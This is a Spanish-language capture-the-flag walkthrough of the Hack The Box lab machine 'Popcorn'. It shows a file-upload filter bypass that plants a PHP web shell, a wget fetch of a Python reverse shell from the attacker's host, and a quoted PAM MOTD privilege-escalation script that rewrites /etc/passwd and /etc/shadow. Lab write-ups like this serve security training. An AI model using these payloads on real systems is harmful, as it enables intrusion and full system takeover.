

WriteUp



Popcorn



Hack The Box
PEN-TESTING LABS



infoSegura

<https://www.hackthebox.eu/home/users/profile/262959>



Popcorn es una máquina Linux creada por Ch4t¹, lanzada el 15 de marzo de 2017. El nivel de seguridad es Medium, pero, en las estadísticas, la mayoría de usuarios la califican como Fácil. IP 10.10.10.6.

¹ <https://www.hackthebox.eu/home/users/profile/1>

Sumario

1. Reconocimiento.....	3
1.1 . Identificación de puertos.....	3
1.2 . Reconocimiento web.....	3
2. Identificación de Vulnerabilidades.....	4
2.1 . Usando BurpSuite para analizar las peticiones.....	6
2.1.1 . Analizando el Requests.....	7
2.1.2 . Analizando el Response.....	7
2.2 . Modificando los Headers - Content-Type.....	8
2.2.1 . Subiendo nuestra shell PHP.....	8
2.3 . Ejecución de comandos remotos.....	9
3. Escalación de Privilegios.....	10
3.1 . Reverse Shell con python.....	10
3.2 . HTTP python SimpleHTTPServer.....	10
3.3 . Conexión remota.....	11
3.4 . Identificación de versiones del sistema.....	12
3.4.1 . Búsqueda de exploits para el kernel.....	12
3.5 . Identificación de aplicaciones en sistema.....	12
3.5.1 . Búsqueda de exploits para motd.....	13
3.6 . Explotación.....	14

1. Reconocimiento

1.1 . Identificación de puertos


En el escaneo de puertos, se identifica únicamente abiertos los puertos 22, y 80.

```
Nmap scan report for 10.10.10.6
Host is up (0.11s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.1p1 Debian 6ubuntu2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_  1024 3e:c8:1b:15:21:15:50:ec:6e:63:bc:c5:6b:80:7b:38 (DSA)
|_  2048 aa:1f:79:21:b8:42:f4:8a:38:bd:b8:05:ef:1a:07:4d (RSA)
80/tcp    open  http      Apache httpd 2.2.12 ((Ubuntu))
|_ http-server-header: Apache/2.2.12 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

1.2 . Reconocimiento web

Al ingresar a la url <http://10.10.10.6>, aparece que el sitio web está configurado con Apache.



Realizando una búsqueda con gobuster, podemos encontrar archivos y carpetas interesantes:

```
gobuster dir -u http://10.10.10.6 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -o gobuster-pop.txt
```

```
# cat gobuster-pop.txt
/index (Status: 200)
/test (Status: 200)
/torrent (Status: 301)
/rename (Status: 301)
```

Al acceder a /torrent se encuentra una página de Torrent Hoster, donde luego de registrarse, se accede a la página con acceso de subir archivos .torrent.

Ahora se deberá buscar la manera de subir un .php.

Búsqueda de exploits

Con searchsploit, se encuentra un exploit para torrent host.

```
root@kali:/home/usuario/htb/popcorn# searchsploit "torrent hoster"
-----
Exploit Title | Path
-----|-----
Torrent Hoster - Remount Upload | exploits/php/webapps/11746.txt
-----
Shellcodes: No Result
```

2. Identificación de Vulnerabilidades

En la opción uploads de Torrent, nos deja subir únicamente los archivos de extensión .torrent. Si nos damos cuenta, al momento de subir los torrents, existen varias categorías, entre ellas pictures (ver si se puede subir imágenes). Al final se crea un enlace hacia nuestro torrent

<http://10.10.10.6/torrent/torrents.php?mode=details&id=12627cf538d2c6a9268e7eb41e30cba06822007b>

En la pestaña de Browse, podemos ver nuestro torrent que acabamos de subir, y dando clic sobre el mismo, se abre una ventana con la descripción y algo importante, que se puede editar el torrent:

The screenshot shows a web interface for managing torrents. The main content area displays details for a torrent named 'kali-linux-2020-1b-installer-amd64-iso'. The details include the torrent name, hash, category, size, and other statistics. A red box highlights the 'Screenshots' section, which includes a 'No Screenshot' icon and an 'Edit this torrent' button. Another red box highlights the 'Update Screenshot' section, which includes a 'Browse...' button, a text input field containing 'logo.png', and a 'Submit Screenshot' button. The page also features a 'Download' button, a 'Control Panel' link, and a 'Search' bar.


Enlace para modificar el torrent:

10.10.10.6/torrent/edit.php?mode=edit&id=12627cf538d2c6a9268e7eb41e30cba06822007b

Al subir una imagen aparece el siguiente mensaje:

The screenshot shows a web browser window with a confirmation message for uploading a screenshot. The message states: "Upload: logo.png", "Type: image/png", "Size: 4.5537109375 Kb", "Upload Completed.", and "Please refresh to see the new screenshot."

El siguiente paso es buscar el directorio donde se suben las imágenes.



Dando clic derecho (Open link in New Tab) en la imagen, se puede acceder al directorio donde está almacenada la imagen


<http://10.10.10.6/torrent/upload/12627cf538d2c6a9268e7eb41e30cba06822007b.jpg>

La imagen está guardada como 12627cf538d2c6a9268e7eb41e30cba06822007b.jpg y el directorio de almacenamiento es <http://10.10.10.6/torrent/upload/>



2.1 . Usando BurpSuite para analizar las peticiones

Con Burp suite analizamos los headers de peticiones POST que se hacen al servidor de popcorn. Proxy > Options > Intercept Client Requests, y marcamos Or HTTP method y And URL (Is in target scope).



Al observar el header, aparece el tipo de extensión multipropósito de Internet MIME² Content-Type: image/png, que representa cualquier tipo de imagen.

```
-----12126752011066893049927503816
Content-Disposition: form-data; name="file"; filename="iSeg.PNG"
Content-Type: image/png

PNG
#
```

The screenshot shows the Burp Suite interface with the 'Request' tab selected. The request is a POST to /torrent/upload_file.php with a multipart/form-data body. The 'Response' tab is also visible, showing an HTTP/1.1 200 OK response with headers like Date, Server, and Content-Type: image/png. The body of the response is a PNG image.

2.1.1 . Analizando el Requests

Al subir un archivo PHP que contiene una shell reversa, aparece el header con el Content-Type x-php. Es aquí donde impide que se suba archivos que no sean imágenes.

```
POST /torrent/upload_file.php?mode=upload&id=12627cf538d2c6a9268e7eb41e30cba06822007b HTTP/1.1
Host: 10.10.10.6
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.6/torrent/edit.php?mode=edit&id=12627cf538d2c6a9268e7eb41e30cba06822007b
Content-Type: multipart/form-data; boundary=-----19478517611571700031408018571
Content-Length: 415
Connection: close
Cookie: /torrent/=; /torrent/torrents.php=openfiles; /torrent/login.php=; /torrent/index.php=; saveit_0=5;
saveit_1=0; /torrent/torrents.phpfirsttimeload=0; PHPSESSID=a00968fb6723b4040c1104045129d3e3
Upgrade-Insecure-Requests: 1

-----19478517611571700031408018571
Content-Disposition: form-data; name="file"; filename="bind.php"
Content-Type: application/x-php

<?php echo system($_REQUEST['iseg']); ?>

-----19478517611571700031408018571
Content-Disposition: form-data; name="submit"

Submit Screenshot

-----19478517611571700031408018571--
```

2.1.2 . analizando el Response

Usando Burp Suite, desde la pestaña Repeater enviamos un Send y la Response

² https://developer.mozilla.org/es/docs/Web/HTTP/Basics_of_HTTP/MIME_types

da el error de Invalid file:

```
HTTP/1.1 200 OK
Date: Thu, 02 Apr 2020 17:20:15 GMT
Server: Apache/2.2.12 (Ubuntu)
X-Powered-By: PHP/5.2.10-2ubuntu6.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: private
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 12
Connection: close
Content-Type: text/html
```

Invalid file

2.2 . Modificando los Headers - Content-Type

Con solo cambiar el valor de Content-Type: application/x-php por **Content-Type: image/png**, se puede subir un archivo .php. A continuación, se muestra el código PHP que se añade al final para la ejecución de comandos. También le damos un nombre en filename = cmd.png.php.

```
<?php echo system($_REQUEST['iseg']); ?>
```

```
-----87022166716539576951121034014
Content-Disposition: form-data; name="file"; filename="cmd.png.php"
Content-Type: image/png

PNG

 IHDR  n  Z    Y c@   sBIT  | d   pHYs      ~      tEXtCreation Time 05/31/07- @      tEXtSoftware Macromedia Fireworks
8 h x   IDATx  ]mPTW -n A<?php echo system($_REQUEST['iseg']); ?>

-----87022166716539576951121034014
Content-Disposition: form-data; name="submit"

Submit Screenshot
-----87022166716539576951121034014--
```


2.2.1 . Subiendo nuestra shell PHP

Send desde el repeater de burpsuite, y sale el siguiente mensaje en la respuesta.

```
HTTP/1.1 200 OK
Date: Thu, 02 Apr 2020 18:19:58 GMT
Server: Apache/2.2.12 (Ubuntu)
X-Powered-By: PHP/5.2.10-2ubuntu6.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: private
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 138
Connection: close
Content-Type: text/html

Upload: cmd.png.php<br />Type: image/png<br />Size: 0.0400390625 Kb<br />Upload Completed. <br />Please refresh to see the new screenshot.
```

Desde el navegador revisar en la carpeta de uploads:



Name	Last modified	Size	Description
Parent Directory	-	-	-
12627cf538d2c6a9268e7eb41e30cba06822007b.php	02-Apr-2020 21:19	41	
12627cf538d2c6a9268e7eb41e30cba06822007b.png	02-Apr-2020 20:49	4.6K	
12627cf538d2c6a9268e7eb41e30cba06822007b.jpg	02-Apr-2020 20:49	41K	
12627cf538d2c6a9268e7eb41e30cba06822007b.PNG	02-Apr-2020 20:36	49K	
723bc28f9b6f924cca68ccdf96b6190566ca6b4.png	17-Mar-2017 23:06	58K	
noss.png	02-Jun-2007 23:15	32K	


Apache/2.2.12 (Ubuntu) Server at 10.10.10.6 Port 80

El archivo marcado, es php que subimos mediante burpsuite, donde se pasarán los parámetros por medio de la variable iseg. (?iseg=comandoLinux)

2.3 . Ejecución de comandos remotos


Con el php en el servidor, vamos a ejecutar comandos remotos que nos permita realizar consultas directas. Podemos cambiar el código PHP por `<?php system($_REQUEST['iseg']); ?>`, evitando que el resultado aparezca dos veces.

<http://10.10.10.6/torrent/upload/12627cf538d2c6a9268e7eb41e30cba06822007b.php?iseg=whoami>



www-data www-data

Haciendo un ls a la carpeta home, se ve la existencia de un usuario george. Con el comando cat al archivo el user.txt, se puede ver la bandera.



5e36a919398ecc5d5c110f2d865cf136

5e36xxxxxxxxxxxxxxxxcf136

3. Escalación de Privilegios

3.1 . Reverse Shell con python

Para mayor facilidad, vamos usar una shell reversa. En python-pty-shells³, existe una colección de shell reversas y binds.

```
$ git clone https://github.com/infodox/python-pty-shells.git
Cloning into 'python-pty-shells'...
remote: Enumerating objects: 55, done.
remote: Total 55 (delta 0), reused 0 (delta 0), pack-reused 55
```

La shell reversa a usar es **tcp_pty_backconnect.py**, en la que se debe cambiar los valores lhost y lport, según los datos de nuestro equipo local.

```
import os
import pty
import socket

lhost = "10.10.14.15" # XXXX: CHANGE ME
lport = 8000 # XXXX: CHANGE ME

def main():
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

3.2 . HTTP python SimpleHTTPServer

Donde se guardó la shell reversa (tcp_backconnect.py) iniciamos el módulo de python SimpleHTTPServer con permisos de superusuario:

```
# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

Abrir BurpSuite o usando el navegador para asignar el comando wget a la variable del php que subió en el paso anterior:

```
http://10.10.10.6/torrent/upload/12627cf538d2c6a9268e7eb41e30cba06822007b.php?iseg=wget
%20http://10.10.14.15:8000/tcp_pty_backconnect.py
```

En la respuesta de SimpleHTTPServer vemos un OK

```
root@kali:/home/usuario/htb/popcorn# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
10.10.10.6 - - [02/Apr/2020 14:11:05] "GET /tcp_pty_backconnect.py HTTP/1.0" 200 -
```

Desde el navegador comprobar que se subió el archivo tcp_pty_backconnect.py

³ Python-pty-shell, <https://github.com/infodox/python-pty-shells>

```
http://10.10.10.6/torrent/upload/
```

	Parent Directory	-
	tcp_pty_backconnect.py	02-Apr-2020 22:03 687
	12627cf538d2c6a9268e7eb41e30cba06822007b.php	02-Apr-2020 21:51 36
	12627cf538d2c6a9268e7eb41e30cba06822007b.png	02-Apr-2020 20:49 4.6K
	12627cf538d2c6a9268e7eb41e30cba06822007b.jpg	02-Apr-2020 20:49 41K

Nota: se puede subir directamente el archivo a la carpeta /dev/shm/.shell.py como archivo oculto. Shm viene de Shared Memory y es una porción de memoria, estrictamente de uso interno por el sistema operativo. aquí, se almacenan segmentos de memoria y datos temporales de varios dispositivos y aplicaciones que se comunican con el kernel. Los datos almacenados ahí desaparecen al reiniciar el sistema operativo.

```
$ wget http://10.10.14.15:8000/tcp_pty_backconnect.py -O /dev/shm/.shell.py
```

3.3 . Conexión remota

Desde una terminal local, iniciar netcat a la escucha en el puerto 8000

```
$ nc -nlvp 8000
```

En el navegador o con burpsuite ejecutamos el comando:

```
python tcp_pty_backconnect.py
```

En nuestro caso, enviamos el comando desde nuestro script de php:

```
http://10.10.10.6/torrent/upload/12627cf538d2c6a9268e7eb41e30cba06822007b.php?iseg=python%20tcp_pty_backconnect.py
```

Regresamos a la terminal en donde se ejecutó nc a la escucha en el puerto 8000:

```
$ nc -nlvp 8000
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::8000
Ncat: Listening on 0.0.0.0:8000
Ncat: Connection from 10.10.10.6.
Ncat: Connection from 10.10.10.6:33744.

www-data@popcorn:/var/www/torrent/upload$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@popcorn:/var/www/torrent/upload$
```

3.4 . Identificación de versiones del sistema

En el servidor buscamos versiones de aplicaciones, y el kernel para poder identificar posibles vulnerabilidades.

```
$ uname -ar
Linux popcorn 2.6.31-14-generic-pae #48-Ubuntu SMP Fri Oct 16 15:22:42 UTC 2009 i686
GNU/Linux
```

```
$ cat /proc/version
cat /proc/version
Linux version 2.6.31-14-generic-pae (buildd@rothera) (gcc version 4.4.1 (Ubuntu 4.4.1-4ubuntu8) ) #48-Ubuntu SMP Fri Oct 16 15:22:42 UTC 2009
```

3.4.1 . Búsqueda de exploits para el kernel

Buscamos algún exploit para el kernel 2.6.31

searchexploit

```
root@kali:/home/usuario/htb/popcorn# searchsploit 2.6.31
```

Exploit Title	Path
	(/usr/share/exploitdb/)
Linux Kernel 2.6.0 < 2.6.31 - 'pipe.c' Local Privilege Escalation (1)	exploits/linux/local/33321.c
Linux Kernel 2.6.10 < 2.6.31.5 - 'pipe.c' Local Privilege Escalation	exploits/linux/local/40812.c
Linux Kernel 2.6.31 - 'perf_counter_open()' Local Buffer Overflow	exploits/linux/dos/33228.txt
Linux Kernel 2.6.31 -rc5 - sigaltstack 4-Byte Stack Disclosure	exploits/linux/local/9352.c
Linux Kernel 2.6.31 -rc7 - 'AF_LLC getsockname' 5-Byte Stack Disclosure	exploits/linux/local/9513.c
Linux Kernel 2.6.31.4 - 'unix_stream_connect()' Local Denial of Service	exploits/linux/dos/10022.c
Linux Kernel < 2.6.31 -rc4 - 'nfs4_proc_lock()' Denial of Service	exploits/linux/dos/10022.c
Linux Kernel < 2.6.31 -rc7 - 'AF_IRDA' 29-Byte Stack Disclosure (2)	exploits/linux/local/9543.c

```
/usr/share/exploitdb/exploits/linux/local/33321.c
```

```
/usr/share/exploitdb/exploits/linux/local/40812.c
```

```
www-data@popcorn:/var/www/torrent/upload$ wget http://10.10.14.15/40812.c -O exploit.c
<orrennt/upload$ wget http://10.10.14.15/40812.c -O exploit.c
--2020-04-02 23:52:48-- http://10.10.14.15/40812.c
Connecting to 10.10.14.15:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 16587 (16K) [text/plain]
Saving to: `exploit.c'
```

```
100%[=====] 16,587 39.3K/s in 0.4s
```

```
2020-04-02 23:52:49 (39.3 KB/s) - `exploit.c' saved [16587/16587]
```

3.5 . Identificación de aplicaciones en sistema

Con el siguiente comando listamos los archivos de la carpeta home, con su propietario y los permisos que tiene:

```
find /home -printf "%f\t%p\t%u\t%g\t%m\n" 2>/dev/null | column -t
```

```
www-data@popcorn:/var/www/torrent/upload$ find /home -printf "%f\t%p\t%u\t%g\t%m\n" 2>/dev/null | column -t
<-printf "%f\t%p\t%u\t%g\t%m\n" 2>/dev/null | column -t
home                               /home                               root    root    755
george                             /home/george                       george  george  755
.bash_logout                       /home/george/.bash_logout          george  george  644
.bashrc                             /home/george/.bashrc               george  george  644
torrenthoster.zip                  /home/george/torrenthoster.zip     george  george  644
.cache                             /home/george/.cache                george  george  755
motd.legal-displayed               /home/george/.cache/motd.legal-displayed george  george  644
.sudo_as_admin_successful           /home/george/.sudo_as_admin_successful george  george  644
user.txt                           /home/george/user.txt              george  george  644
.nano_history                       /home/george/.nano_history          root    root    600
.mysql_history                     /home/george/.mysql_history         root    root    600
.bash_history                       /home/george/.bash_history          root    root    600
.profile                           /home/george/.profile               george  george  644
```

Para listar solo archivos ejecutamos el comando:

```
find /home -type f -printf "%f\t%p\t%u\t%g\t%m\n" 2>/dev/null | column -t
```

Revisamos la versión del kernel:

```
$ uname -a
Linux popcorn 2.6.31-14-generic-pae #48-Ubuntu SMP Fri Oct 16 15:22:42 UTC 2009 i686
GNU/Linux
```

3.5.1 . Búsqueda de exploits para motd

```
root@kali:/home/usuario/htb/popcorn# searchsploit motd
```

Exploit Title	Path
	(/usr/share/exploitdb/)
Linux PAM 1.1.0 (Ubuntu 9.10/10.04) - MOTD File Tampering Privilege Escalation (1)	exploits/linux/local/14273.sh
Linux PAM 1.1.0 (Ubuntu 9.10/10.04) - MOTD File Tampering Privilege Escalation (2)	exploits/linux/local/14339.sh
MultiTheftAuto 0.5 patch 1 - Server Crash / MOTD Deletion	exploits/windows/dos/1235.c

Linux PAM 1.1.0 (Ubuntu 9.10/10.04) - MOTD File Tampering Privilege Escalation (2)
| exploits/linux/local/14339.sh

Se encontró el exploit Ubuntu PAM MOTD⁴ que funciona en sistemas Ubuntu, este exploit apareció en el 2010 y prácticamente setea la contraseña del root por una predeterminada dentro del script.

Copiamos el exploit a la carpeta local

```
# cp /usr/share/exploitdb/exploits/linux/local/14339.sh .
```

Con el siguiente comando se copia el contenido del exploit 14339 al clipboard, con el fin de crear un archivo en el servidor remoto y pasar el contenido directamente a dicho archivo. Por algún motivo, cuando se sube el exploit por wget, no ejecutaba, y sale error de sintaxis en la línea 39. usando xclip se ejecuta sin problema.

```
# cat 14339.sh | xclip
```

En el servidor remoto, se copia el contenido de xclip. El resultado del exploit es un script que setea la clave de root como toor.

```
$ vi privesc.sh
```

⁴ https://github.com/1N3/PrivEsc/blob/master/linux/linux_exploits/14339.sh

El comando anterior copia el contenido del exploit 14339.sh desde la máquina local.

```
# [*] SSH key removed
# [+] Success! Use password toor to get root
# Password:
# root@ubuntu:/home/user# id
# uid=0(root) gid=0(root) grupos=0(root)
#
P='toor:x:0:0:root:/root:/bin/bash'
S='toor:$6$tPuRrLW7$m0BvNoYS9FEF9/Lzv6PQospujOKt0giv.7JNGrCbWC1XdhmlbnTWLKyZHz.VZwCcEcYQU5q2DLX.ci7NQtsNz1:14798:0:99999:7:::'
echo "[*] Ubuntu PAM MOTD local root"
[ -z "$(which ssh)" ] && echo "[-] ssh is a requirement" && exit 1
[ -z "$(which ssh-keygen)" ] && echo "[-] ssh-keygen is a requirement" && exit 1
[ -z "$(ps -u root |grep sshd)" ] && echo "[-] a running sshd is a requirement" && exit 1
backup() {
    [ -e "$1" ] && [ -e "$1".bak ] && rm -rf "$1".bak
    [ -e "$1" ] || return 0
    mv "$1"{,.bak} || return 1
    echo "[*] Backuped $1"
}
restore() {
    [ -e "$1" ] && rm -rf "$1"
    [ -e "$1".bak ] || return 0
    mv "$1"{.bak,} || return 1
    echo "[*] Restored $1"
}
```

3.6 . Explotación

Finalmente se ejecuta el exploit que debe tener permisos de ejecución, y se ejecuta el comando bash privesc.sh:

```
www-data@popcorn:/dev/shm$ chmod +x privesc.sh
chmod +x privesc.sh
```

```
www-data@popcorn:/dev/shm$ bash privesc.sh
bash privesc.sh
privesc.sh: line 2: it: command not found
[*] Ubuntu PAM MOTD local root
[*] SSH key set up
[*] spawn ssh
[+] owned: /etc/passwd
[*] spawn ssh
[+] owned: /etc/shadow
[*] SSH key removed
[+] Success! Use password toor to get root
Password: toor

root@popcorn:/dev/shm# id
uid=0(root) gid=0(root) groups=0(root)
```

Copiar el contenido del archivo root.txt ubicado en la carpeta root:

```
root@popcorn:/dev/shm# cd
root@popcorn:~# ls
root.txt
root@popcorn:~# cat root.txt
fl22xxxxxxxxxxxxxxxxxxd9b14
```

Otro exploit que funciona, es el 15704.c⁵ (CVE-2010-4258) publicado en 2010, y el exploit pokemon⁶ que explota la vulnerabilidad dyrticow. En [dirtycow.ninja](https://github.com/0x00sec/dirtycow) se encuentran PoC sobre la escalación de privilegios explotando el kernel de Linux.

⁵ <https://www.exploit-db.com/exploits/15704>

⁶ <https://github.com/FireFart/dirtycow/blob/master/dirty.c>